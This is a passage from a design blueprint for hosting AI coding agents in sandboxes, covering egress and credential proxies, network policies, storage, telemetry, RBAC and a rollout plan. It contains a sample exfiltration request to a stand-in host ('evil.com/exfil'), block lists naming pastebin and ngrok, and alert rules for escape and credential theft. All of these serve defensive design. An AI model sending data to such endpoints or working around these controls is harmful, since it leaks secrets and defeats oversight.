- **DNS filtering:** DNS resolution goes through the egress proxy; denied domains are refused at the resolver
- **Private IP blocking:** Traffic to private IP ranges (10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16) is blocked
- **Link-local blocking:** Link-local addresses are unreachable

7.2 Egress Proxy Architecture

The egress proxy is the critical security component that controls all outbound traffic from sandboxes. It runs outside the sandbox boundary (on the host or in a separate container) and enforces network policies.

Two-Proxy Model:





Credential Proxy Integration:

The egress proxy intercepts outbound HTTPS requests and injects authentication headers from the host-side secret vault. The sandboxed agent never sees the raw credentials — it makes unauthenticated requests, and the proxy adds the necessary headers before forwarding.

Example: GitHub API Access:

```
Sandbox Agent:  GET https://api.github.com/repos/org/repo
                  | (no Authorization header)
                  v
Egress Proxy:   Checks: Is api.github.com in allowlist? YES
                  Injects: Authorization: Bearer <github_token_from_vault>
                  Forwards: To GitHub API

Sandbox Agent:  GET https://evil.com/exfil
                  | (no Authorization header)
                  v
Egress Proxy:   Checks: Is evil.com in allowlist? NO
                  Action: DROP + LOG + ALERT
```

7.3 Network Policy Definition

Network policies are defined per-sandbox at creation time and can be updated at runtime:

```
network_policy:
  default_action: deny
  dns_policy:
    mode: allowlist
    allowed_domains:
      - "api.github.com"
      - "registry.npmjs.org"
      - "pypi.org"
      - "*.openai.com"
      - "*.anthropic.com"
```

```

blocked_domains:
  - "*.pastebin.com"
  - "*.ngrok.io"
ip_policy:
  mode: denylist
  blocked_ranges:
    - "10.0.0.0/8"
    - "172.16.0.0/12"
    - "192.168.0.0/16"
    - "169.254.0.0/16"
port_policy:
  allowed_ports:
    - 443 # HTTPS
    - 80  # HTTP (redirected to proxy)
  blocked_ports:
    - 22 # SSH
    - 3389 # RDP
    - 5432 # PostgreSQL (unless explicitly allowed)
credential_injection:
  - host: "api.github.com"
    header: "Authorization"
    secret_ref: "github-token"
  - host: "api.openai.com"
    header: "Authorization"
    secret_ref: "openai-api-key"

```

7.4 SNI-Based Egress Filtering

For TLS-encrypted traffic, traditional IP-based filtering is insufficient (CDNs serve thousands of domains from the same IP). The system implements Server Name Indication (SNI) peeking to inspect the unencrypted initial bytes of the TLS handshake and extract the target hostname before any data is transmitted.

SNI Peeking Flow:

```

Client Hello (SNI = api.github.com)
  |
  v
+-----+
| SNI Inspector | <- Extracts hostname from Client Hello
+-----+-----+
  |
  v
+-----+-----+
| Policy Engine | <- Checks if api.github.com is allowed
+-----+-----+
  | ALLOW
  v
+-----+-----+
| TLS Handshake | <- Completes TLS with target server
| (via Proxy)   |

```

+-----+

8. Storage Architecture

8.1 Storage Tiers

The system provides three storage tiers with different durability, performance, and cost characteristics:

Tier	Durability	Performance	Use Case
Ephemeral	Sandbox lifetime	NVMe local, ~3GB/s	Temp files, build artifacts, cache
Session-Persistent	Cross-session, auto-deleted after TTL	NVMe local + snapshot, ~1GB/s	Installed packages, workspace state
Durable	Permanent until explicit deletion	Network-attached SSD, ~500MB/s	User data, code repositories, artifacts

8.2 Ephemeral Storage

Ephemeral storage is implemented as a tmpfs mount inside the sandbox. It disappears completely when the sandbox is destroyed, leaving no residual data.

```
ephemeral_storage:
  type: tmpfs
  size: 10GB
  mount_point: /workspace
  options:
    - noexec # Prevent execution of downloaded binaries
    - nosuid # Ignore setuid bits
```

8.3 Session-Persistent Storage

Session-persistent storage survives sandbox pauses and resumes but is subject to automatic deletion after a configurable TTL (default: 30 days).

Implementation:

- Overlay filesystem: Base layer (read-only) + writable layer (copy-on-write)
- Writable layer is stored as a sparse file on local NVMe
- On pause: Writable layer is snapshotted to object storage
- On resume: Snapshot is restored from object storage
- Auto-deletion: Cron job removes snapshots older than TTL

8.4 Durable Storage

Durable storage is backed by network-attached block storage or object storage (S3-compatible). It is mounted into the sandbox as a volume and persists independently of sandbox lifecycle.

Volume Types:

```
volumes:
- name: "code-repo"
  type: "git_volume"
  source: "https://github.com/org/repo"
  branch: "main"
  mount_point: "/workspace/repo"

- name: "agent-cache"
  type: "persistent_volume"
  size: "50Gi"
  storage_class: "fast-ssd"
  mount_point: "/home/agent/.cache"

- name: "artifacts"
  type: "object_storage"
  bucket: "agent-artifacts"
  prefix: "sandbox-{sandbox_id}/"
  mount_point: "/workspace/artifacts"
```

8.5 Snapshot System

The snapshot system captures point-in-time state of a sandbox for fast cloning, backup, and migration.

Snapshot Types:

Type	Contents	Size	Use Case
Memory Snapshot	Full RAM state	Equal to RAM usage	Fast resume, warm pools
Disk Snapshot	Filesystem state	Deduplicated, compressed	Backup, migration, cloning
Full Snapshot	Memory + Disk	Sum of above	Complete state preservation

Snapshot Operations:

```
# Create snapshot
snapshot = sandbox.create_snapshot(
    type="full",
    name="checkpoint-before-refactor",
    metadata={"agent_task": "refactor-auth-module"}
)

# Fork from snapshot
new_sandbox = sandbox_manager.create_from_snapshot(
    snapshot_id=snapshot.id,
    new_name="experiment-branch"
)


# Restore from snapshot
sandbox.restore_snapshot(snapshot_id=snapshot.id)
```


9. Credential & Secret Management

9.1 Zero-Trust Secret Architecture

The fundamental principle is that secrets never enter the sandbox environment. Instead, a credential proxy running outside the sandbox boundary intercepts outbound requests and injects authentication credentials.

Architecture:



9.2 Secret Lifecycle

Per-Session Secrets:

- Secrets are fetched from the vault at sandbox creation time
- They are held in memory by the credential proxy (never written to disk)
- On sandbox destruction, proxy memory is zeroed and secrets are released
- Secret rotation happens automatically between sessions

Ephemeral Tokens:

- For long-lived sandboxes, the proxy can mint short-lived tokens (e.g., AWS STS tokens with 1-hour expiry)
- Tokens are automatically refreshed by the proxy without agent involvement
- Maximum token lifetime is enforced by policy

9.3 Secret Scoping

Secrets are scoped per sandbox and per service:

```
secret_scope:
  sandbox_id: "sb-abc123"
  tenant_id: "tenant-acme"
  user_id: "user-alice"
  allowed_services:
    - name: "github"
      secret_ref: "github-token-alice"
      allowed_repos: ["acme/*"]
      permissions: ["read", "write"]
    - name: "openai"
      secret_ref: "openai-key-tenant-acme"
      rate_limit: "1000 req/hour"
      allowed_models: ["gpt-4o", "gpt-4o-mini"]
```

10. Agent Runtime Integration

10.1 Agent Framework Compatibility Matrix

Agent	Runtime	Communication	Sandbox Mode	Special Requirements
Codex CLI	Node.js	HTTP API (OpenAI-compatible)	workspace-write	Requires network for API calls
Claude Code	Node.js	CLI + MCP	--sandbox / --docker	Supports built-in sandboxing
OpenClaw	Node.js	WebSocket	Docker (default)	Gateway architecture, multi-channel
Hermes Agent	Python	HTTP + WebSocket	Docker / SSH / Modal	Honcho dialectic modeling
Generic MCP	Any	MCP Protocol	Configurable	MCP server integration

10.2 Codex CLI Integration

Codex CLI runs as a Node.js process that communicates with OpenAI’s API. In the sandbox environment:

1. The sandbox image includes Node.js and the Codex CLI package
2. The OpenAI API key is NOT injected into the sandbox
3. The egress proxy intercepts calls to api.openai.com and injects the key

4. Codex's built-in sandbox mode (`--sandbox workspace-write`) provides an additional layer of filesystem isolation
5. Approval policies (`--ask-for-approval on-request`) gate dangerous operations

Sandbox Configuration for Codex:

```
sandbox_config:
  agent: "codex"
  image: "sandbox/codex:v0.136"
  command: ["codex", "--sandbox", "workspace-write", "--ask-for-approval", "on-request"]
  env:
    # NO OPENAI_API_KEY here — injected by proxy
    CODEX_MODEL: "gpt-4o"
    CODEX_MAX_TURNS: "50"
  network_policy:
    allowed_domains:
      - "api.openai.com"
      - "github.com"
      - "registry.npmjs.org"
  resources:
    cpu: 2
    memory: "4Gi"
    disk: "20Gi"
    timeout: "1h"
```

10.3 Claude Code Integration

Claude Code supports Docker-based sandboxing via the `--docker` flag and has built-in sandbox modes. For production deployment:

1. Run Claude Code inside a sandbox VM (not just Docker on the host)
2. Mount only the specific project directory as read-write
3. Configure the sandbox policy in `~/.claude/settings.json`
4. Use MCP servers for mediated access to external services

Important Caveat: Claude's native sandbox includes an unsandboxed-command escape hatch. External isolation (microVM) must be the primary control, with Claude's sandbox as defense-in-depth.

10.4 OpenClaw Integration

OpenClaw's architecture is a single Node.js Gateway process that manages all messaging platforms. For sandboxed deployment:

1. The Gateway runs in a hardened container or microVM
2. Each agent execution runs in a separate sandbox (Docker by default, but upgraded to microVM)
3. Skills (markdown files) are mounted read-only from a trusted volume
4. The sandbox isolates risky tool execution (shell commands, file operations)
5. MCP servers provide mediated access to external APIs

Security Note: OpenClaw has faced critical CVEs in 2026 (CVSS up to 9.9). The sandbox must enforce strict isolation and prompt injection scanning. Never run OpenClaw with default settings in production.

10.5 Hermes Agent Integration

Hermes supports six deployment backends: local, Docker (hardened read-only root), SSH, Daytona, Singularity, and Modal. For the sandbox hosting system:

1. Hermes runs in a Docker or microVM sandbox
2. The Honcho user modeling data is stored in a persistent volume
3. Serverless backends (Daytona, Modal) can be used for cost optimization
4. Built-in prompt injection scanning and credential filtering provide additional safety

10.6 MCP (Model Context Protocol) Integration

MCP is the emerging standard for agent tool connectivity. The sandbox hosting system acts as an MCP server, exposing sandbox lifecycle operations as tools:

```
{
  "name": "sandbox-host",
  "tools": [
    {
      "name": "create_sandbox",
      "description": "Create a new isolated sandbox environment",
      "parameters": {
        "template": "string",
        "resources": {"cpu": "number", "memory": "string"},
        "network_policy": "object"
      }
    },
    {
      "name": "execute_code",
      "description": "Execute code in a sandbox",
      "parameters": {
        "sandbox_id": "string",
        "code": "string",
        "language": "string"
      }
    },
    {
      "name": "destroy_sandbox",
      "description": "Destroy a sandbox and clean up resources",
      "parameters": {
        "sandbox_id": "string"
      }
    }
  ]
}
```

11. Observability & Telemetry

11.1 OpenTelemetry Integration

The system emits OpenTelemetry traces, metrics, and logs following the `gen_ai` semantic conventions.

Trace Hierarchy:

```
POST /api/v1/sandboxes/{id}/execute (http.server)
+-- gen_ai.invoke_agent "coding-agent-task"
  +-- gen_ai.request "claude-sonnet-4-6"
    |   +-- gen_ai.usage.input_tokens: 2048
    |   +-- gen_ai.usage.output_tokens: 512
    |   +-- gen_ai.response.duration_ms: 2340
  +-- gen_ai.execute_tool "shell_command"
    |   +-- tool.name: "bash"
    |   +-- tool.input: "npm install express"
    |   +-- tool.output: "+ express@4.18.2"
    |   +-- tool.duration_ms: 4520
  +-- gen_ai.execute_tool "file_write"
    |   +-- tool.name: "write_file"
    |   +-- tool.input: "/workspace/app.js"
    |   +-- tool.duration_ms: 12
  +-- gen_ai.request "claude-sonnet-4-6"
    +-- gen_ai.usage.input_tokens: 2560
```

Key Metrics:

Metric	Type	Labels	Description
sandbox.created	Counter	tier, template, region	Sandboxes created
sandbox.destroyed	Counter	tier, reason	Sandboxes destroyed
sandbox.active	Gauge	tier, tenant	Currently active sandboxes
sandbox.provision_latency	Histogram	tier, warm_pool_hit	Time from request to ready
sandbox.cpu_usage	Gauge	sandbox_id	CPU utilization
sandbox.memory_usage	Gauge	sandbox_id	Memory utilization
sandbox.disk_usage	Gauge	sandbox_id	Disk utilization
sandbox.network_egress_bytes	Counter	sandbox_id, domain	Outbound traffic
sandbox.credential_proxy_requests	Counter	service, status	Credential proxy access
gen_ai.tokens.input	Counter	model, agent	Input tokens consumed
gen_ai.tokens.output	Counter	model, agent	Output tokens consumed
gen_ai.cost.usd	Counter	model, agent, tenant	Estimated cost

11.2 Audit Logging

Every security-relevant action is logged to an immutable audit log:

```
{
  "timestamp": "2026-06-20T20:06:00Z",
  "event_type": "sandbox.command_executed",
  "sandbox_id": "sb-abc123",
  "tenant_id": "tenant-acme",
  "user_id": "user-alice",
  "session_id": "sess-xyz789",
  "command": "npm install express",
  "working_directory": "/workspace",
  "exit_code": 0,
```

```

"duration_ms": 4520,
"resource_delta": {
  "cpu_ms": 1200,
  "memory_peak_mb": 512,
  "disk_written_mb": 45
},
"network_access": [
  {"domain": "registry.npmjs.org", "bytes_out": 2048, "bytes_in": 1048576}
],
"credential_proxy_access": [
  {"service": "npm", "action": "read_package", "allowed": true}
]
}

```

11.3 Alerting Rules

```

alerts:
- name: "sandbox_escape_attempt"
  condition: "sandbox.security_event_count > 0"
  severity: critical
  action: "isolate_sandbox + notify_security"

- name: "resource_exhaustion"
  condition: "sandbox.memory_usage > 0.95 * sandbox.memory_limit"
  severity: warning
  action: "throttle_sandbox + notify_ops"

- name: "credential_exfiltration_attempt"
  condition: "sandbox.network_egress_to_blocked_domain > 0"
  severity: critical
  action: "terminate_sandbox + revoke_credentials + notify_security"

- name: "long_running_sandbox"
  condition: "sandbox.uptime > 24h"
  severity: info
  action: "notify_user + suggest_hibernation"

- name: "high_cost_sandbox"
  condition: "sandbox.estimated_cost_usd > 10.0"
  severity: warning
  action: "notify_user + apply_cost_cap"

```

12. Lifecycle Management

12.1 Automatic Lifecycle Policies

Sandboxes follow automatic lifecycle policies to optimize cost and security:

```

lifecycle_policies:
- name: "interactive_session"

```

```

trigger: "user_activity"
idle_timeout: "30m"
max_duration: "8h"
auto_pause: true
auto_destroy_after_pause: "7d"

- name: "ci_agent"
  trigger: "pipeline_completion"
  idle_timeout: "5m"
  max_duration: "2h"
  auto_pause: false
  auto_destroy: true

- name: "long_running_analysis"
  trigger: "manual"
  idle_timeout: "1h"
  max_duration: "168h" # 7 days
  auto_pause: true
  auto_destroy_after_pause: "30d"
  snapshot_interval: "6h"

```

12.2 Hibernation

Hibernation (pause/resume) saves compute costs while preserving sandbox state:

1. **Pause:** Memory state is written to disk, CPU resources are released
2. **Storage:** Writable layer is snapshotted to object storage
3. **Resume:** Memory state is restored from snapshot, CPU resources are reallocated
4. **Cost:** Only storage costs apply during hibernation (no compute charges)

Performance:

- Pause time: ~4 seconds per GiB of RAM
- Resume time: < 100ms from snapshot
- Storage cost: ~\$0.023/GB/month (S3 Standard)

12.3 Garbage Collection

Automatic cleanup of orphaned resources:

- **Orphaned sandboxes:** Sandboxes without active connections for > TTL
- **Orphaned snapshots:** Snapshots not referenced by any sandbox after > TTL
- **Orphaned volumes:** Volumes not mounted by any sandbox after > TTL
- **Orphaned networks:** Network namespaces without associated sandboxes

13. Scaling & Resource Management

13.1 Horizontal Scaling

The system scales horizontally at multiple levels:

Control Plane Scaling:

- Sandbox Manager: Stateless, horizontally scalable behind a load balancer
- Scheduler: Shard by tenant or region to distribute load
- API Gateway: Auto-scaled based on request rate

Compute Plane Scaling:

- Runtime Nodes: Auto-scaling group (ASG) or Kubernetes cluster autoscaler
- Scale-up triggers: CPU > 70%, memory > 80%, pending sandbox queue > 10
- Scale-down triggers: Node utilization < 30% for 10 minutes
- Preemptible instances: Use spot instances for fault-tolerant workloads (save 60-90%)

13.2 Resource Quotas

Per-tenant resource quotas prevent noisy-neighbor problems:

```
resource_quotas:
  tenant_acme:
    max_concurrent_sandboxes: 50
    max_cpu_cores: 100
    max_memory_gb: 400
    max_disk_gb: 1000
    max_gpu_count: 4
    max_session_duration: "8h"
    max_monthly_cost_usd: 5000
    allowed_templates:
      - "python-dev-v3"
      - "node-dev-v2"
    allowed_isolation_tiers:
      - "microvm"
      - "gvisor"
```

13.3 GPU Workloads

GPU sandboxing requires special handling due to PCIe passthrough constraints:

GPU Isolation Models:

Model	Isolation	Multi-Tenant	Use Case
Full GPU Passthrough	Hardware (IOMMU)	No (1 VM per GPU)	ML training, high-performance inference
NVIDIA MIG	Hardware (partitioned)	Yes (up to 7 instances)	Inference, smaller models
NVIDIA vGPU	Software (time-sliced)	Yes	Development, testing
gVisor Fallback	Syscall interception	Yes	When nested virtualization unavailable

Constraints:

- Firecracker does not support GPU passthrough (by design, to minimize attack surface)
 - Kata Containers with Cloud Hypervisor supports GPU passthrough on bare metal
 - Nested virtualization must be available for GPU passthrough in VMs
 - Without nested virtualization, fallback to gVisor with NVIDIA driver namespace sharing
-

14. Multi-Tenancy & RBAC

14.1 Tenant Isolation

Multi-tenant deployments enforce strict isolation between tenants:

Compute Isolation:

- Dedicated nodes per tenant (strongest isolation, highest cost)
- Shared nodes with microVM isolation (standard)
- Shared nodes with gVisor isolation (lighter workloads)

Network Isolation:

- Per-tenant network namespaces
- Network policies preventing inter-tenant communication
- Dedicated egress proxies per tenant

Storage Isolation:

- Per-tenant encryption keys (envelope encryption)
- Per-tenant namespaces in object storage
- Crypto-shredding: destroying the KEK renders tenant data inaccessible

Observability Isolation:

- Segregated OpenTelemetry pipelines per tenant
- PII redaction before data reaches shared backends
- Per-tenant audit log streams

14.2 RBAC Model

```
roles:
- name: "sandbox_admin"
  permissions:
    - "sandbox:*"
    - "template:*"
    - "snapshot:*"
    - "network_policy:*"
    - "quota:*"

- name: "sandbox_user"
```

```
permissions:
  - "sandbox:create"
  - "sandbox:read"
  - "sandbox:execute"
  - "sandbox:destroy_own"
  - "snapshot:create_own"
  - "snapshot:read_own"

- name: "sandbox_viewer"
  permissions:
    - "sandbox:read"
    - "snapshot:read_own"

- name: "agent_service_account"
  permissions:
    - "sandbox:create"
    - "sandbox:execute"
    - "sandbox:destroy_own"
  constraints:
    max_concurrent: 10
    allowed_templates: ["ci-runner-v1"]
    max_duration: "2h"
```

15. Cost Optimization

15.1 Cost Model

Component	Billing Unit	Approximate Cost
MicroVM (1 vCPU, 2GB RAM)	Per hour	\$0.02-0.08/hour
gVisor (1 vCPU, 2GB RAM)	Per hour	\$0.01-0.04/hour
Hardened Container	Per hour	\$0.005-0.02/hour
GPU (NVIDIA A100)	Per hour	\$2.00-4.00/hour
Storage (NVMe)	Per GB-month	\$0.10-0.30/GB-month
Object Storage	Per GB-month	\$0.023/GB-month
Snapshot Storage	Per GB-month	\$0.023/GB-month
Network Egress	Per GB	\$0.05-0.15/GB

15.2 Cost Optimization Strategies

1. Right-Sizing:

- Monitor actual resource usage and adjust sandbox templates
- Use smaller instances for development, larger for training
- Auto-scale based on actual load, not peak

2. Spot/Preemptible Instances:

- Use spot instances for fault-tolerant workloads (save 60-90%)
- Implement checkpointing for long-running tasks
- Migrate to on-demand if spot is reclaimed

3. Hibernation:

- Auto-pause idle sandboxes after 30 minutes
- Resume on next request (< 100ms)
- Pay only for storage during hibernation

4. Warm Pool Efficiency:

- Size warm pools based on actual demand patterns
- Use predictive scaling for known traffic patterns
- Evict cold warm pool instances during low-demand periods

5. Template Optimization:

- Pre-install common dependencies in base images
- Use multi-stage builds to minimize image size
- Share base layers across templates (deduplication)

6. Network Optimization:

- Cache package registries (npm, PyPI) at the node level
- Use private registries for internal packages
- Compress snapshot transfers

16. Deployment Patterns

16.1 Self-Hosted (Bare Metal)

Best for: Maximum control, GPU workloads, air-gapped environments

```
infrastructure:
  type: "bare_metal"
  nodes:
    - count: 10
      cpu: 64
      memory: "512Gi"
      storage: "8TB NVMe"
      gpu: "NVIDIA A100 x 4"
  networking:
    - "10Gbps bonded Ethernet"
  storage:
    - "Ceph cluster for shared storage"
  orchestration:
    - "Kubernetes + Kata Containers"
```

- "Custom control plane"

16.2 Cloud-Native (Kubernetes)

Best for: Elastic scaling, managed services integration, multi-region

```
infrastructure:
  type: "kubernetes"
  provider: "aws" # or gcp, azure
  cluster:
    version: "1.30"
    node_pools:
      - name: "sandbox-microvm"
        instance_type: "c6i.8xlarge"
        count: 5
        min: 2
        max: 50
        labels:
          sandbox-tier: "microvm"
      - name: "sandbox-gpu"
        instance_type: "p4d.24xlarge"
        count: 2
        min: 1
        max: 10
        labels:
          sandbox-tier: "gpu"
    storage:
      - "EBS gp3 for node storage"
      - "S3 for snapshots and artifacts"
    networking:
      - "VPC with private subnets"
      - "NAT Gateway for egress"
```

16.3 Hybrid (BYOC)

Best for: Data sovereignty, compliance, existing infrastructure

```
infrastructure:
  type: "hybrid"
  control_plane: "managed" # SaaS control plane
  compute_plane: "self_hosted" # Your own nodes
  storage: "self_hosted"
  networking: "self_hosted"
  integration:
    - "VPN or PrivateLink to control plane"
    - "Agent nodes in your VPC"
```

16.4 Local Development

Best for: Individual developers, testing, CI pipelines

```
infrastructure:
```

```
type: "local"
runtime: "docker_desktop" # or podman, lima
resources:
  cpu: 8
  memory: "32Gi"
features:
  - "Single-node Firecracker via Kata"
  - "Local warm pool"
  - "Mock credential proxy"
```

17. Implementation Roadmap

Phase 1: Foundation (Weeks 1-4)

Goals: Basic sandbox creation and destruction with container isolation

Deliverables:

- Container runtime setup (containerd + Docker)
- Basic REST API for sandbox CRUD
- Hardened container sandbox tier
- Ephemeral storage with tmpfs
- Basic network isolation (bridge network)
- Simple credential proxy (env var injection)
- Basic observability (structured logging)

Success Criteria:

- Sandbox creation < 5 seconds
- Sandboxes are isolated from host filesystem
- Basic resource limits enforced

Phase 2: Security Hardening (Weeks 5-8)

Goals: Production-ready isolation with microVMs

Deliverables:

- Firecracker microVM integration via Kata Containers
- gVisor runtime integration
- Default-deny egress proxy with allowlist
- Credential proxy with secret vault integration
- Read-only root filesystem with overlay
- seccomp/AppArmor profiles
- Audit logging with tamper-evident storage

- Network policy engine with SNI peeking

Success Criteria:

- MicroVM boot time < 200ms
- No raw secrets in sandbox environment
- All outbound traffic logged and controlled
- Container escape attempts detected and blocked

Phase 3: Performance & Scale (Weeks 9-12)

Goals: Sub-second provisioning at scale

Deliverables:

- Warm pool manager with pre-warmed snapshots
- Snapshot system (memory + disk)
- Multi-region deployment
- Auto-scaling for compute nodes
- GPU passthrough support
- Template registry with OCI images
- SDKs (Python, TypeScript, Go)

Success Criteria:

- Sandbox creation from warm pool < 100ms
- 1000+ concurrent sandboxes per cluster
- Auto-scaling responds to load in < 2 minutes

Phase 4: Enterprise Features (Weeks 13-16)

Goals: Multi-tenancy, governance, and cost optimization

Deliverables:

- Multi-tenant RBAC
- Per-tenant resource quotas
- Cost allocation and budgeting
- Hibernation and auto-pause
- Advanced observability (OpenTelemetry)
- Compliance reporting (SOC 2, GDPR)
- BYOC deployment model
- MCP server integration

Success Criteria:

- 10+ tenants with full isolation

- Cost per tenant tracked and billed
- 99.9% uptime SLA
- Compliance audit passed

Phase 5: Advanced Features (Weeks 17-20)

Goals: AI-native optimizations and ecosystem integration

Deliverables:

- Agent-aware scheduling (co-locate related agents)
- Intelligent warm pool sizing (ML-based prediction)
- Cross-sandbox memory sharing (read-only libraries)
- Checkpoint/restore for long-running agents
- Integration with CI/CD pipelines
- Custom sandbox templates marketplace
- Agent performance benchmarking suite

Success Criteria:

- 50% reduction in warm pool waste
- Agent task migration without data loss
- Full CI/CD integration for agent deployments

18. Appendices

Appendix A: Technology Comparison Matrix

Technology	Isolation	Boot Time	Overhead	K8s Native	GPU	Best For
Firecracker	Hardware (KVM)	~125ms	~5MB	Via Kata	No	Serverless, AI agents
Kata Containers	Hardware (VMM)	~150-300ms	~10MB	Yes	Yes	Production K8s
gVisor	Syscall interception	~100ms	Minimal	Yes (RuntimeClass)	Limited	Enhanced containers
Docker + seccomp	Namespace	~10-50ms	Very low	Yes	Yes (shared)	Trusted workloads
nsjail	Process	~50ms	Very low	No	No	Code execution
WebAssembly	Runtime	~10ms	Very low	No	No	Edge functions

Appendix B: Reference Implementations

Project	Type	License	Isolation	Notes
E2B	Managed + OSS	Apache-2.0	Firecracker	15M sandboxes/month
Daytona	OSS + Managed	AGPL-3.0	Docker/gVisor	Sub-90ms cold starts
K8s Agent Sandbox	OSS	Apache-2.0	gVisor/Kata	Kubernetes SIG project
llm-sandbox	Library	MIT	Docker/K8s/Podman	Python library
Northflank	Managed	Proprietary	Kata/gVisor/Firecracker	2M+ workloads/month
Blaxel	Managed	Proprietary	MicroVM	Perpetual standby

Appendix C: Security Checklist

Pre-Deployment:

- Kernel is up-to-date with latest security patches
- IOMMU is enabled for GPU passthrough
- Secure boot is enabled where available
- Host firewall rules are configured
- Audit daemon is running
- SELinux/AppArmor is enforcing
- Container images are scanned for CVEs
- Secret vault is configured with mTLS
- Network policies are tested
- Resource quotas are configured

Runtime:

- Sandboxes run as non-root
- Read-only root filesystem is enforced
- No setuid binaries in sandbox
- Credential proxy is intercepting all outbound HTTPS
- Egress proxy logs are being collected
- Resource limits are enforced (cgroups v2)
- Audit logs are being shipped to SIEM
- Alerting rules are active
- Warm pool instances are patched regularly
- Orphaned resources are being cleaned up

Compliance:

- Data residency requirements are met
- Encryption at rest is enabled
- Encryption in transit is enforced
- Access logs are retained per policy
- Tenant isolation is verified quarterly
- Penetration testing is conducted annually
- Incident response plan is documented
- Disaster recovery plan is tested

Appendix D: Glossary

Term	Definition
MicroVM	A lightweight virtual machine with minimal device emulation and fast boot times
Firecracker	AWS' s microVM monitor written in Rust, used for Lambda and Fargate
Kata Containers	A Kubernetes CRI runtime that runs containers inside lightweight VMs
gVisor	Google' s user-space kernel that intercepts syscalls for sandboxing
CNI	Container Network Interface —standard for container networking
OCI	Open Container Initiative —standard for container images and runtimes
MCP	Model Context Protocol —standard for AI agent tool connectivity
Warm Pool	Pre-initialized sandbox instances ready for instant allocation
Snapshot	Point-in-time capture of a sandbox' s memory and disk state
Egress Proxy	Intermediary that controls and logs outbound network traffic
Credential Proxy	Component that injects secrets into outbound requests without exposing them to the sandbox
cgroups v2	Linux kernel feature for resource limiting and accounting
seccomp	Secure computing mode —filters available syscalls
SNI	Server Name Indication —TLS extension for hostname indication
IOMMU	Input-Output Memory Management Unit —enables device passthrough
BYOC	Bring Your Own Cloud —deployment in customer' s cloud account

End of Blueprint